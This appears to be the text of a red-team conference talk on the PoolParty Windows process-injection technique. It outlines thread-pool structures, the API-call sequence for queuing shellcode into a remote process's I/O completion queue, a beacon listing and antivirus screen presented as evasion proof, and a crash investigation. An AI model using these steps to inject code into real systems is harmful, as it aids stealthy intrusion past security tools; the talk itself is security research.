

Squat The PoolParty

@d_glenx

BEACON



WhoAml

2




Dimitri (GlenX) Di Cristofaro

@d_glenx

Senior Technical Lead and Researcher @
SECFORCE LTD

- Red Teaming
- Malware development
- OS Internals

Who



3




BEACON

Outline

4

1. Process Injection
2. Thread Pool Internals
3. PoolParty
4. PoolParty Pitfalls
5. Pitfalls Workaround
6. Masked PoolParty
7. More Pitfalls
8. Poc || GTFO

Process Injection



Code execution

Generally speaking, when you want to execute code on a target system, this process involves 3 core steps:

- Memory **allocation**
 - Host your payload
- Memory **writing**
 - Write your payload to the target memory
- Memory **execution**
 - Execute the payload


Process Injection Primitives

- (If Remote) Open Process to get an handle
- Allocate Memory
- Write the shellcode
- Create Thread



Process Injection Primitives

- Find an area big enough to store the shellcode
- Get the shellcode placed in the target process RX memory
- Get the shellcode executed



Process Injection Primitives

9

- (If Remote) Open Process to get an handle
- Allocate Memory
- Write the shellcode
- Create Thread ← Usually detection happens here






Thread Pools

10

- Every process in Windows has a Thread Pool
- Thread Pools are used for different tasks in the process
 - Regular work items
 - Timers
 - Asynchronous ops (e.g. file IO, Wait objects, etc.)
- Work items and thread pools are represented by structures in memory
 - We can use write primitives to modify their behaviour

Thread Pools

11



IMG Credits: <https://www.safebreach.com/blog/process-injection-using-windows-thread-pools/>

PoolParty

IDEA: Exploit Thread Pools

There are different areas we can exploit

- Worker factory
- Task queue
- I/O completion queue
- Timer queue

<https://github.com/SafeBreach-Labs/PoolParty>

<http://i.blackhat.com/EU-23/Presentations/EU-23-Leviev-The-Pool-Party-You-Will-Never-Forget.pdf>

<https://www.safebreach.com/blog/process-injection-using-windows-thread-pools/>



PoolParty

IDEA: Exploit Thread Pools

There are different areas we can exploit

- Worker factory
- Task queue
- **I/O completion queue**
- Timer queue

<https://github.com/SafeBreach-Labs/PoolParty>

<http://i.blackhat.com/EU-23/Presentations/EU-23-Leviev-The-Pool-Party-You-Will-Never-Forget.pdf>

<https://www.safebreach.com/blog/process-injection-using-windows-thread-pools/>




Thread Pools – Async

14

Work item callbacks are not executed directly by the worker threads.

- Each work item has a helper callback that is used to execute the work item callback.
- The structure that is queued is the helper structure.




IMG Credits: <https://www.safebreach.com/blog/process-injection-using-windows-thread-pools/>

Thread Pools – Async

15

Asynchronous work items are queued to the I/O completion queue.

- The I/O completion queue is a Windows object that serves as a queue for completed I/O operations.
- Notifications are inserted into the queue once an I/O operation completes



IMG Credits: <https://www.safebreach.com/blog/process-injection-using-windows-thread-pools/>

Thread Pools – Async

16

- TP_WAIT struct represents a work item in the thread pool
- It contains the helper struct TP_DIRECT which contains the pointer to the callback

```
typedef struct _FULL_TP_WAIT
{
    struct _FULL_TP_TIMER Timer;
    void* Handle;
    void* WaitPkt;
    void* NextWaitHandle;
    union LARGE_INTEGER NextWaitTimeout;
    struct _TP_DIRECT Direct;
    union
    {
        union
        {
            UINT8 AllFlags;
            UINT8 NextWaitActive : 1;
            UINT8 NextTimeoutActive : 1;
            UINT8 CallbackCounted : 1;
            UINT8 Spare : 5;
        };
    } WaitFlags;
    char __PADDING__[7];
} FULL_TP_WAIT, * PFULL_TP_WAIT;
```

Thread Pools – TP_IO

17

The helper structure of the TP_WAIT work item is the TP_DIRECT structure

- This structure will be queued to the completion queue.

```
typedef struct _TP_DIRECT
{
    struct _TP_TASK Task;
    UINT64 Lock;
    struct LIST_ENTRY IoCompletionInformationList;
    void* Callback;
    UINT32 NumaNode;
    UINT8 IdealProcessor;
    char _PADDING_[3];
} TP_DIRECT, * PTP_DIRECT;
```

PoolParty - Inject malicious async work item

18

IDEA: Exploit Thread Pools

- Get a HANDLE to the I/O completion queue (NtQueryInformationProcess , DuplicateHandle)
- Any valid TP_DIRECT structure queued to the I/O completion queue will get executed
- Create work item struct setting the callback to our shellcode (CreateThreadpoolWait)
- Add work item to the target process (WriteProcessMemory)
- Add TP_WAIT struct to the target process
- Add TP_DIRECT struct to the TP_WAIT struct



PoolParty - Trigger

19

IDEA: Exploit Thread Pools

- Create the event (CreateEvent)
- Associate the work item to the event in the I/O completion queue (ZwAssociateWaitCompletionPacket)
- Set the event as signaled (SetEvent)

PoolParty is Great!

- We get beacons into remote processes
- AVs/EDRs are happy and don't bother us anymore

198.199.91.184	10.1.0.180	FINANCE-HTTPS	johnsjo10	CPC-johnj-OCYQ5	sleep m
198.199.91.184	10.1.0.180	FINANCE-HTTPS	johnsjo10	CPC-johnj-OCYQ5	john - running
198.199.91.184	172.16.64.12	FINANCE-HTTPS	administrator *	WKSTN1	
198.199.91.184	172.16.64.12	FINANCE-HTTPS	administrator *	WKSTN1	lab
198.199.91.184	172.16.66.129	FINANCE-HTTPS	rtlab	WIN11	
198.199.91.184	172.16.66.129	FINANCE-HTTPS	rtlab *	WIN11	

nt Log X Processes 10.1.0.180@17996 X Beacon 10.1.0.180@12332 X Downloads X Beacon 10.1.0.180@17996 X Pro

Virus & threat protection

Protection for your device against threats.

Current threats

No current threats.

Last scan: 8/27/2026 4:34 PM (quick scan)

0 threats found.

Scan lasted 1 minutes 1 seconds

33498 files scanned.

Quick scan

[Scan options](#)



[Allowed threats](#)

[Protection history](#)

YES,

BUT

21



@_yes_but




PoolParty Pitfalls

The Devil is in the Details


Injecting code into a thread pool of a remote process is not as clean as it may look

- We are injecting structures that reference thread pool internal objects
- The code works and it's good enough to get code execution...

YES,



BUT



@_yes_but

PoolParty Pitfalls

...Until your shellcode returns :)



23

Story Time

It all started when preparing a PoC where I wanted to use PoolParty with a dummy calc shellcode...

calc popped up...



Story Time

... BUT the target process crashed

The screenshot shows a debugger window with a memory dump and a Windows calculator. The memory dump displays addresses and hex values, with a command line at the bottom indicating a crash: "First chance exception on 00007FFBD1540A0A (C0000005, EXCEPTION_ACCESS_VIOLATION)!". The calculator is open in Standard mode, showing the number 0.

Calculator Standard

0

MC MR M+ M- MS M÷

% CE C ✕

1/x x² √x ÷

7 8 9 ×

4 5 6 -

1 2 3 +

+/- 0 . =

Command: First chance exception on 00007FFBD1540A0A (C0000005, EXCEPTION_ACCESS_VIOLATION)!

Paused

26

Story Time

... BUT the target process crashed

The screenshot shows a debugger window with a memory dump and a calculator window. The memory dump displays addresses and hex values, with a highlighted address 00007FFBCEC4D5A5. The calculator window is open, showing the number 0. The debugger status bar indicates a 'First chance exception on 00007FFBD1540A0A (C0000005, EXCEPTION_ACCESS_VIOLATION)!'. Below the status bar, the memory dump continues with addresses 00007FFBCEC4581C0A550EA and 00007FFBCEC4581C35A450EA.

00007FFBD1540A46
00007FFBD1540A4B
00007FFBD1540A4D
00007FFBD1540A50
00007FFBD1540A52

dword ptr ds:[rcx+180]=[19F0D210D00]=???
eax=FFFFFFFF

.text:00007FFBD1540A0A ntdll.dll:\$10A0A #FE0A

Dump 1 Dump 2 Dump 3 Dump 4

Address	Hex
00007FFBCEC4D5A5	90 00 03 00 00 00 00 00
00007FFBCEC4D5A6	B8 00 00 00 00 00 00 00
00007FFBCEC4D5A7	00 00 00 00 00 00 00 00

Calculator

Standard

0

MC MR M+ M- MS Mv

% CE C

1/x x² √x ÷

Paused First chance exception on 00007FFBD1540A0A (C0000005, EXCEPTION_ACCESS_VIOLATION)!

00007FFBCEC4581C0A550EA
00007FFBCEC4581C35A450EA

Command:

Paused First chance exception on 00007FFBD1540A0A (C0000005, EXCEPTION_ACCESS_VIOLATION)!

27

Going Down the Rabbit Hole

28



Silly Clarification: Shellcode handling the stack correctly

- We want to use a shellcode that handles the stack correctly
- If the shellcode corrupts its own stack you may want to re-consider using it :)
- How to write said shellcode is out of the scope of this presentation
- Dummy shellcodes: <https://github.com/peterferrie/win-exec-calc-shellcode/tree/master>

A Bit of RE

30

Thread	Address	To	From	Size	Comment
7356	000000958EE7F508	00007FFBD153F200	00007FFBD1540A0A	30	ntdll.00007FFBD1540A0A
	000000958EE7F538	00007FFBD153C22E	00007FFBD153F200	30	ntdll.00007FFBD153F200
	000000958EE7F568	00007FFBD158382A	00007FFBD153C22E	120	ntdll.00007FFBD153C22E
	000000958EE7F688	00007FFBD1583011	00007FFBD158382A	300	ntdll.00007FFBD158382A
	000000958EE7F988	00007FFBD12C7614	00007FFBD1583011	30	ntdll.00007FFBD1583011
	000000958EE7F988	00007FFBD15826F1	00007FFBD12C7614	80	kernel32.00007FFBD12C7614
	000000958EE7FA38	0000000000000000	00007FFBD15826F1		ntdll.00007FFBD15826F1
13028					

CPU

Notes

Breakpoints

Memory Map

Call Stack

SEH

Script

Symbols

Source

References

Threads

Handles

Trace

00007FFBD1540A0A

F0:0FC181 B0010000

lock xadd dword ptr ds:[rcx+1B0],eax

00007FFBD1540A12

44:8D0410

lea r8d,qword ptr ds:[rax+rdx]

00007FFBD1540A16

85C0

test eax,eax

00007FFBD1540A18

7E 0B

jle ntdll.7FFBD1540A25

00007FFBD1540A1A

45:85C0

test r8d,r8d

00007FFBD1540A1D

7E 2E

jle ntdll.7FFBD1540A4D

00007FFBD1540A1F

48:83C4 28

add rsp,28

00007FFBD1540A23

C3

ret

00007FFBD1540A24

CC

int3

00007FFBD1540A25

45:85C0

test r8d,r8d

00007FFBD1540A28

7E 28

jle ntdll.7FFBD1540A52

00007FFBD1540A2A

B8 01000000

mov eax,1

00007FFBD1540A2F

48:8B49 38

mov rcx,qword ptr ds:[rcx+38]

00007FFBD1540A33

4C:8D4424 38

lea r8,qword ptr ss:[rsp+38]

00007FFBD1540A38

41:B9 04000000

mov r9d,4

00007FFBD1540A3E

894424 38

mov dword ptr ss:[rsp+38],eax

00007FFBD1540A42

41:8D51 FF

lea edx,qword ptr ds:[r9-1]

00007FFBD1540A46

E8 65FA0800

call <ntdll.NtSetInformationWorkerFactory>

00007FFBD1540A4B

EB D2

jmp ntdll.7FFBD1540A1F

00007FFBD1540A4D

83C8 FF

or eax,FFFFFFFF

00007FFBD1540A50

EB DD

jmp ntdll.7FFBD1540A2F

00007FFBD1540A52

85C0

test eax,eax

Hide FPU

RAX 00000000FFFFFFFF

RBX 00000288888A0000

RCX 0000019F0D210B50

RDY 00000000FFFFFFFF

RBP 000000958EE7F629

RSP 000000958EE7F4E0

RSI 000000958EE7F808

RDI 0000000000000001

R8 0000000000000000

R9 000000007FFE03B0

R10 00000FFF7A2A7844

R11 00000000000008010

R12 00000288888A0040

R13 0000000000000000

R14 00000288888A0000

R15 0000000000000000

RIP 00007FFBD1540A0A ntdll.00007FFBD1540A0A

RFLAGS 0000000000010286

ZE 0 PE 1 AE 0

OE 0 SE 1 DF 0

CE 0 TF 0 IF 1

Default (x64 fastrail)

Stacktrace

31


<> Source	References	Th
	Comment	
	ntdll.00007FFBD1540A0A	
	ntdll.00007FFBD153F200	
	ntdll.00007FFBD153C22E	
	ntdll.00007FFBD158382A	
	ntdll.00007FFBD1583011	
	kernel32.00007FFBD12C7614	
	ntdll.00007FFBD15826F1	

Stacktrace Using the Right Tools

```
(17e8.12d8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
ntdll!TpAdjustBindingCount+0xa:
00007ffb`d1540a0a f00fc181b0010000 lock xadd dword ptr [rcx+1B0h],eax ds:0000019f`0d210d00=????????
0:004> kp
# Child-SP          RetAddr           Call Site
00 00000004`c4f7f500 00007ffb`d153f200 ntdll!TpAdjustBindingCount+0xa
01 00000004`c4f7f530 00007ffb`d153c22e ntdll!TppDestroyTimer+0x18
02 00000004`c4f7f560 00007ffb`d158382a ntdll!TppFreeWait+0xe
03 00000004`c4f7f590 00007ffb`d1583011 ntdll!TppCallbackEpilog+0x9a
04 00000004`c4f7f6b0 00007ffb`d12c7614 ntdll!TppWorkerThread+0x4a1
05 00000004`c4f7f9b0 00007ffb`d15826f1 KERNEL32!BaseThreadInitThunk+0x14
06 00000004`c4f7f9e0 00000000`00000000 ntdll!RtlUserThreadStart+0x21
```

Investigating the crash

- The crash is happening inside a Thread Pool management function, likely in the cleanup phase
- The offending instruction tries to access an invalid address in memory



The screenshot shows a debugger window with several tabs: 'References', 'Threads', 'Handles', and 'Trace'. The assembly window displays the following instructions:

```
lock xadd dword ptr ds:[rcx+1B0],eax
lea r8d,qword ptr ds:[rax+rdx]
test eax,eax
jle ntdll.7FF884900A25
test r8d,r8d
```

The first instruction, `lock xadd dword ptr ds:[rcx+1B0],eax`, is highlighted with a red box. The register window on the right shows the following values:

